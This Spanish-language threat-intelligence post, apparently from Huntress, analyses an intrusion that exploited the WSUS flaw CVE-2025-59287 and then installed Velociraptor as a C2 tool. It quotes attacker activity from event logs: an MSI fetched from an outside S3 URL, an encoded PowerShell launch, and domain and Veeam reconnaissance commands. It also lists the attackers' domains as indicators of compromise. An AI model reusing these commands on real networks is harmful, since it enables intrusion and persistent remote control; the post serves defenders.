Agradecimientos: gracias especiales a Ben Folland por sus contribuciones a esta investigación y redacción.
En noviembre, los analistas de Huntress detectaron un incidente en el que actores de amenazas probablemente explotaron una vulnerabilidad de ejecución remota de código recientemente parcheada en Windows Server Update Services (WSUS). Después de obtener el acceso inicial mediante la explotación de la falla (CVE-2025-59287), los actores instalaron Velociraptor, una herramienta legítima de código abierto, que se usó para el C2 del endpoint.
Velociraptor es una herramienta de forense digital y respuesta a incidentes (DFIR) que permite a los equipos recopilar y analizar rápidamente artefactos de toda una red, dándoles una mejor comprensión de los incidentes de seguridad. Los actores de amenazas han estado abusando de la herramienta en ataques, específicamente para establecer comunicaciones de vuelta a servidores de comando y control (C2).
El Centro de Operaciones de Seguridad de Huntress (SOC) observó por primera vez el mal uso de Velociraptor durante noviembre de 2024. Sin embargo, más recientemente en 2025, ha habido un aumento significativo en los últimos tres meses de incidentes que involucran el uso de Velociraptor para facilitar el acceso remoto al endpoint comprometido.
En la primera parte de esta serie de dos partes, desglosaremos un incidente reciente que observamos en el que actores de amenazas explotaron WSUS antes de desplegar Velociraptor. En la segunda parte, hablaremos sobre la evolución de los incidentes de los últimos meses que hemos visto que abusan de la herramienta.
Explotación de WSUS
El 12 de noviembre de 2025, observamos el despliegue de Velociraptor por parte de actores de amenazas después de que habían obtenido el acceso inicial mediante la explotación de una falla en WSUS (el servicio centralizado de distribución de actualizaciones de Microsoft para administradores de TI). Este problema de deserialización ya había sido explotado previamente por actores de amenazas que apuntaban a instancias vulnerables de WSUS expuestas públicamente en sus puertos predeterminados; a partir del 23 de octubre, hay disponible un parche de Microsoft.
La explotación de WSUS resulta interesante en comparación con incidentes anteriores que han involucrado a Velociraptor. Otros investigadores han documentado públicamente recientemente cómo los actores de amenazas están abusando de la herramienta en ataques. Por ejemplo, el equipo de Cisco Talos encontró en octubre actividad de Velociraptor que atribuyeron con confianza media a Storm-2603. Si bien los investigadores no observaron el acceso inicial del actor en este incidente, dijeron que el vector probablemente se atribuía a vulnerabilidades de SharePoint conocidas como ToolShell, debido a la exposición de la organización afectada a ToolShell y al vínculo con Storm-2603.

En el incidente que observamos, el registro de eventos de Windows muestra al actor de amenazas comprometiendo WSUSService.exe antes de ejecutar el instalador de Windows (como se ve en un mensaje de Service Control Manager/7036 que indica Windows Installer,running) y luego instalando un paquete MSI malicioso desde s3[.]wasabisys[.]com. La figura 1 ilustra los resultados de buscar el dominio en VirusTotal.
Como se observa en los siguientes registros de eventos de Windows, el actor de amenazas luego instaló Velociraptor, que estaba configurado para comunicarse con el endpoint update[.]githubtestbak[.]workers[.]dev.
MsiInstaller/1040;https://s3.wasabisys.com/kiessler/v4.msi,3348,(NULL),(NULL),(NULL),(NULL),
Service Control Manager/7045;Velociraptor Service,"C:\Program Files\Velociraptor\Velociraptor.exe" --config "C:\Program Files\Velociraptor\/client.config.yaml" service run ,user mode service,auto start,LocalSystem
Service Control Manager/7036;Velociraptor Service,running
Velociraptor/1;Starting service Velociraptor
MsiInstaller/11707;Product: Velociraptor -- Installation completed successfully.,(NULL),(NULL),(NULL),(NULL),(NULL),
Velociraptor se instaló mediante la siguiente ruta binaria:
Velociraptor/1000;"Velociraptor startup ARGV: [""C:\Program Files\Velociraptor\Velociraptor.exe"",""--config"",""C:\Program Files\Velociraptor\/client.config.yaml"",""service"",""run""],"
Durante la investigación del incidente, descubrimos que, aunque el primer intento de instalar Velociraptor tuvo éxito, hubo dos intentos posteriores de ejecutar el mismo comando para instalar la herramienta de código abierto desde la misma ubicación.
Después de que el actor de amenazas instaló Velociraptor, observamos varios comandos de PowerShell codificados en base64, que eran procesos secundarios de Velociraptor.exe, como los siguientes:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Unrestricted -encodedCommand cQB1AHMAZQByAA==
Cada uno de los comandos de PowerShell observados variaba solo en los comandos codificados; los parámetros de línea de comandos y sus posiciones en la línea se mantuvieron constantes en todos los comandos. Estos comandos lanzaron una serie de consultas de reconocimiento, lo que permitió al actor de amenazas recopilar información sobre usuarios, servicios en ejecución, configuraciones y más.
"C:\Windows\system32\net.exe" group "domain computers" /do
"C:\Windows\system32\quser.exe"
"C:\Windows\system32\setspn.exe" -Q VeeamBackupSVC/*
"C:\Windows\system32\ipconfig.exe" /al

En este punto, los analistas del Huntress SOC contuvieron la actividad del actor de amenazas.
Conclusión
Velociraptor es solo la más reciente herramienta legítima de la que abusan los actores de amenazas. Aunque esto es específico para la respuesta a incidentes, muchas de las herramientas que se han usado indebidamente en ataques anteriores incluyen marcos de pruebas de penetración de doble uso, como Cobalt Strike, Mimikatz, Metasploit y PowerSploit, tal como se destaca en el Huntress Informe de ciberamenazas 2025.
Hemos visto a actores de amenazas usar herramientas legítimas el tiempo suficiente como para saber que Velociraptor no será la primera herramienta de código abierto y doble uso que aparezca en ataques, ni tampoco será la última. Sin embargo, al monitorear de cerca el comportamiento en los incidentes que involucran a Velociraptor, podemos entender mejor cómo los actores de amenazas están implementando estas herramientas en los entornos de las víctimas.
Huntress ha visto Velociraptor en varios otros incidentes durante los últimos meses. Para obtener una vista más profunda y más información sobre el uso indebido de la herramienta, mantente atento a la segunda parte de esta serie de blogs.
Indicadores de compromiso (IOCs)
|
Elemento |
Descripción |
|
s3[.]wasabisys[.]com |
Dominio desde el cual se obtuvo el paquete MSI |
|
update[.]githubtestbak[.]workers[.]dev |
C2 de Velociraptor |